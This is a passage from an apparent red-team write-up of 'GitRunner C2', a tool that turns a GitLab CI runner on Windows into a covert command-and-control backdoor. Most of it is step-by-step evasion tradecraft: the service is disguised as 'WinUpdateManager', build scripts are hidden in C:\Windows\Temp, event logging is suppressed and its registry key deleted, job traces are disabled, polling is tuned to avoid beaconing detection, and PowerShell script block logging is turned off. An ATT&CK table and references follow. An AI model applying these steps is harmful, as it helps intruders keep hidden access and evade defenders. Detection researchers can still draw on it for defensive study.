  --service "WinUpdateManager" `
  --working-directory "C:\ProgramData\WinUpdateManager" `
  --config "C:\ProgramData\WinUpdateManager\config.toml"
Job scripts and build artifacts are a separate concern. The runner writes temporary .ps1 files to the build directory for every job, and these land inside --working-directory by default. The builds_dir key in config.toml redirects them independently:
1
2
[[runners]]
  builds_dir = "C:\\Windows\\Temp"
C:\Windows\Temp\ receives constant read/write activity from legitimate system processes, making new file events there harder to isolate. Job scripts appear as short-lived .ps1 files in that high-noise directory rather than under a clearly attacker-controlled path. Generic rules anchored to C:\GitLab-Runner\ will no longer fire, and the build path segment \builds\<token>\<id>\ is now buried under C:\Windows\Temp\.
Running as a Domain or Local Account
By default the runner service runs as LocalSystem, the highest privilege account on the machine, and a value that stands out in EID 7045’s AccountName field. In most environments, legitimate services running as LocalSystem are well-known and static; a new one appearing is anomalous.
The --user and --password flags configure the service to run under a specific account instead:
1
2
3
4
.\gitlab-runner.exe install `
  --service "WinUpdateManager" `
  --user "DOMAIN\svc-build" `
  --password "..."
Running as an existing domain service account blends the runner into the environment’s normal service account. In an Active Directory environment where service accounts are numerous and not closely monitored, this makes the runner significantly harder to isolate as suspicious based on account name alone.
Suppressing Event Log Output
On Windows, the install command automatically registers the runner as a custom Event Log source under HKLM\SYSTEM\CurrentControlSet\Services\EventLog\Application\<service-name>. The result is the custom event provider covered in the detection section, where runner activity is visible directly in Event Viewer.
Disable syslog at install time. The --syslog=false flag prevents the runner from writing to the Windows Event Log at runtime. The registry key is still created by install, but the runner will not emit events through it:
1
.\gitlab-runner.exe install --service "WinUpdateManager" --syslog=false
Suppress log output via config.toml. Setting log_level = "panic" causes the runner to only log panic-level messages. Under normal operation nothing reaches that threshold, so the event source produces no entries regardless of whether --syslog is active:
1
log_level = "panic"
Delete the event source registry key. After installation, removing the key unregisters the custom provider entirely. Any log attempts will silently fail:
1
Remove-Item "HKLM:\SYSTEM\CurrentControlSet\Services\EventLog\Application\WinUpdateManager"
Suppress job trace output. By default, every command the runner executes is echoed back to the GitLab CI job log, making operator activity visible in the GitLab UI. Setting debug_trace_disabled = true in the runner’s config.toml block disables this:
1
2
[[runners]]
  debug_trace_disabled = true
Limit job log size. The output_limit key caps the number of kilobytes the runner forwards to GitLab per job. Setting it to a low value reduces the volume of command output visible in the UI:
1
2
[[runners]]
  output_limit = 1
Reduce connection fingerprinting. The connection_max_age global setting controls how long the runner keeps an HTTP connection alive before cycling it. Setting it to "0" disables persistent connections, which slightly reduces the runner’s predictable network signature:
1
connection_max_age = "0"
To avoid creating the event source key in the first place, bypass gitlab-runner install entirely and create the service manually via New-Service or sc.exe pointing to gitlab-runner.exe run. The Install() call that registers the event source is never invoked, so the key is never written.
Adjusting the Polling Interval
The runner polls GitLab for pending jobs every 3 seconds by default, producing a steady stream of outbound HTTPS requests to gitlab.com:443. At that frequency, the connection pattern is regular and high-volume, which is a potential signal for network-based detection rules looking for beaconing behavior.
Setting check_interval in config.toml controls this:
1
check_interval = 60
Increasing the interval to 60 seconds or more reduces the polling frequency to something indistinguishable from routine background traffic. Software update checks, telemetry agents, and cloud heartbeats all follow similar periodic patterns. The trade-off is command latency: a 60-second interval means up to a minute before the runner picks up a dispatched job.
For active operations where fast response is needed, a lower value such as 3 seconds is more practical. For long-term persistence where stealth matters more than speed, 60 seconds or higher is recommended.
Avoiding PowerShell Script Block Logging
EID 4104 (Script Block Logging) is one of the most reliable detection signals generated by the runner. When the shell executor is configured to use PowerShell, every job step is executed via powershell.exe, and Windows logs the full decoded content of every script block to the event log, including the operator’s command. This happens regardless of whether the command is passed via environment variable, executed with Invoke-Expression, or written to a file first.
In testing, Wazuh consistently raised alerts for EID 4104 events containing patterns such as Invoke-Expression, Get-Content, and environment variable lookups. Changing the execution method from IEX $env:CMD to a file-based approach ([IO.File]::WriteAllText + & script.ps1) did not suppress the alert: Sysmon EID 11 fired on the .ps1 file creation regardless of the target directory.
This signal cannot be eliminated with the shell/powershell executor. EID 4104 is generated by the PowerShell engine itself, not by the runner, and there is no runner-side configuration that prevents it.
The only effective mitigations require access to the endpoint’s audit policy:
- Disable Script Block Logging via Group Policy or registry (
HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging\EnableScriptBlockLogging = 0). This itself may be detected as a policy change. - Switch to a different executor. A custom executor that does not invoke
powershell.exegenerates no EID 4104 events, though it requires a custom binary on the endpoint.
Operators relying on the shell executor should assume all executed commands are logged in plaintext on the endpoint.
MITRE ATT&CK Mapping
| Tactic | Technique ID | Technique Name | How |
|---|---|---|---|
| Execution | T1072 | Software Deployment Tools | GitLab CI runner abused as the primary command execution mechanism |
| Execution | T1059.001 | PowerShell | All commands execute as PowerShell scripts via the runner's shell executor |
| Persistence | T1543.003 | Windows Service | Runner installed as an auto-start service running under LocalSystem |
| Defense Evasion | T1553.002 | Code Signing | Digitally signed GitLab binary trusted by OS and EDR products by default |
| Discovery | T1082 | System Information Discovery | Inventory collects OS version, hardware, BIOS, domain, and network configuration |
| Discovery | T1057 | Process Discovery | Task Manager tab enumerates running processes with PID, user, and path |
| Discovery | T1033 | System Owner/User Discovery | Users and groups tab lists local accounts and their SIDs |
| Discovery | T1007 | System Service Discovery | Services tab enumerates installed services, state, and run-as account |
| Collection | T1005 | Data from Local System | File Manager browses and downloads arbitrary files from the endpoint |
| Command & Control | T1102 | Web Service | GitLab infrastructure used as C2 relay; no operator-controlled server required |
| Command & Control | T1071.001 | Web Protocols | All C2 traffic is outbound HTTPS on port 443 to gitlab.com |
| Command & Control | T1105 | Ingress Tool Transfer | Runner binary downloaded from GitLab's S3 endpoint during enrollment |
| Exfiltration | T1567 | Exfiltration Over Web Service | Files exfiltrated via GitLab Artifacts and Generic Package Registry |
Future Work & Contributions
GitRunner C2 currently targets GitLab CI with a Windows PowerShell executor. Several directions could extend its reach significantly.
Platform support. The core concept - abusing a legitimate CI runner as a C2 channel - applies equally to GitHub Actions self-hosted runners, Azure DevOps agents, and Bitbucket Pipelines runners. Each platform has its own job dispatch API and artifact mechanism, but the operational model is identical. Abstracting the GitLab-specific API layer behind a common interface would allow the same operator UI to manage runners across all three.
Linux support. The current shell executor assumes PowerShell and Windows paths throughout - the enrollment one-liner, the CI YAML, and every inventory script. Adding a bash executor path with Linux-native equivalents for inventory collection (systemd services, /etc/passwd, lshw, journalctl) would cover a large share of real-world CI runner deployments, which skew heavily toward Linux.
Custom executor. GitLab’s custom executor model allows a runner to delegate job execution to an arbitrary script rather than a built-in shell. This could be used to sandbox job execution, add per-job logging, or route commands through a secondary channel - opening up more sophisticated operational patterns without modifying the runner binary.
Contributions are welcome. The project is open source at https://github.com/joaovarelas/GitRunner-C2.
References
[1] A. Khan and J. Stawinski, “Grand Theft Actions: Abusing Self-Hosted GitHub Runners,” DEF CON 32, Aug. 2024. https://www.youtube.com/watch?v=5P7KatZBr_I
[2] Praetorian, “Self-Hosted GitHub Runners are Backdoors,” Praetorian Blog, 2023. https://www.praetorian.com/blog/self-hosted-github-runners-are-backdoors/
[3] H. Vincent, “GitHub Actions Exploitation: Self-Hosted Runners,” Synacktiv Blog, Jul. 2024. https://www.synacktiv.com/en/publications/github-actions-exploitation-self-hosted-runners
[4] D. Andzakovic, “OMGCICD - Attacking GitLab CI/CD via Shared Runners,” PulseSecurity Blog, Nov. 2023. https://pulsesecurity.co.nz/articles/OMGCICD-gitlab
[5] Sysdig, “How Threat Actors Are Using Self-Hosted GitHub Actions Runners as Backdoors,” Sysdig Blog, 2025. https://www.sysdig.com/blog/how-threat-actors-are-using-self-hosted-github-actions-runners-as-backdoors
[6] Sysdig, “Return of the Shai-Hulud Worm Affects Over 25,000 GitHub Repositories,” Sysdig Blog, 2025. https://www.sysdig.com/blog/return-of-the-shai-hulud-worm-affects-over-25-000-github-repositories
[7] GitLab Red Team, “Red Teaming - Using GitLab as a Command and Control (C2) Server,” GitLab Security Tech Notes. https://gitlab-com.gitlab.io/gl-security/security-tech-notes/red-team-tech-notes/gitlab-as-C2/
[8] GitLab, “GitLab Runner Windows AMD64 Binary,” GitLab Runner Downloads. https://gitlab-runner-downloads.s3.amazonaws.com/latest/binaries/gitlab-runner-windows-amd64.exe
[9] kardianos, “service_windows.go,” GitHub, kardianos/service. https://github.com/kardianos/service/blob/master/service_windows.go#L225
[10] A. Khan and J. Stawinski, “TensorFlow Supply Chain Compromise via Self-Hosted Runner Attack,” Praetorian Blog, Jan. 2024. https://www.praetorian.com/blog/tensorflow-supply-chain-compromise-via-self-hosted-runner-attack/
[11] A. Khan, “Gato-X: GitHub Actions Exploitation Framework,” GitHub, 2024. https://github.com/AdnaneKhan/Gato-X
[12] Netskope, “Shai-Hulud 2.0: Aggressive, Automated - One of Fastest-Spreading npm Supply Chain Attacks Ever Observed,” Netskope Blog, 2025. https://www.netskope.com/blog/shai-hulud-2-0-aggressive-automated-one-of-fastest-spreading-npm-supply-chain-attacks-ever-observed
[13] Orca Security, “GitHub Actions Security Risks,” Orca Security Blog, 2024. https://orca.security/resources/blog/github-actions-security-risks/
[14] R. McCarthy and S. Berkovich, “How to Harden GitHub Actions: An Updated Guide,” Wiz Blog, Apr. 2026. https://www.wiz.io/blog/github-actions-security-guide
[15] Black Hills Information Security, “Auditing GitLab: The CI/CD Kill Chain,” Black Hills InfoSec Blog. https://www.blackhillsinfosec.com/auditing-gitlab-the-ci-cd-kill-chain/
[16] N. Swink, “Breaking Into GitLab: Attacking and Defending Self-Hosted CI/CD Environments,” risk3sixty Blog, Nov. 2024. https://risk3sixty.com/blog/attacking-self-hosted-gitlab
[17] Darknet.org.uk, “gitlab-runner-research – PoC for Abusing Self-Hosted GitLab Runners,” Darknet, Nov. 2025. https://www.darknet.org.uk/2025/11/gitlab-runner-research-poc-for-abusing-self-hosted-gitlab-runners/
[18] N. Frichette, “Abusing GitLab Runners,” frichetten.com, Jul. 2020. https://frichetten.com/blog/abusing-gitlab-runners/
[19] N. Frichette, “gitlab-runner-research,” GitHub, 2020. https://github.com/Frichetten/gitlab-runner-research
[20] CyberWarfare, “Tokens Exposed: Red Team Intrusions on GitLab Runner,” CyberWarfare.live, Jan. 2024. https://cyberwarfare.live/wp-content/uploads/2024/01/Tokens-Exposed-Red-Team-Intrusions-on-GitLab-Runner.pdf
[21] C. Lin, “DPRK-Related Campaigns with LNK and GitHub C2,” Fortinet Threat Research Blog, Feb. 2026. https://www.fortinet.com/fr/blog/threat-research/dprk-related-campaigns-with-lnk-and-github-c2
[22] D. Kasabji, “The Stealthy Cyber Threat: Abuse of GitHub for Malicious Purposes,” Conscia Blog, Jan. 2024. https://conscia.com/ie/blog/the-stealthy-cyber-threat-abuse-of-github-for-malicious-purposes/
[23] GitLab, “Runner Security,” GitLab Documentation. https://docs.gitlab.com/runner/security/
[24] MITRE, “T1072: Software Deployment Tools,” MITRE ATT&CK. https://attack.mitre.org/techniques/T1072/
[25] VirusTotal, “File Analysis: gitlab-runner-windows-amd64.exe,” VirusTotal. https://www.virustotal.com/gui/file/61c9d0826a1e9bcc4af601b30dbdd208a263f7cff3bc3eeb2ff26badd1d82aa6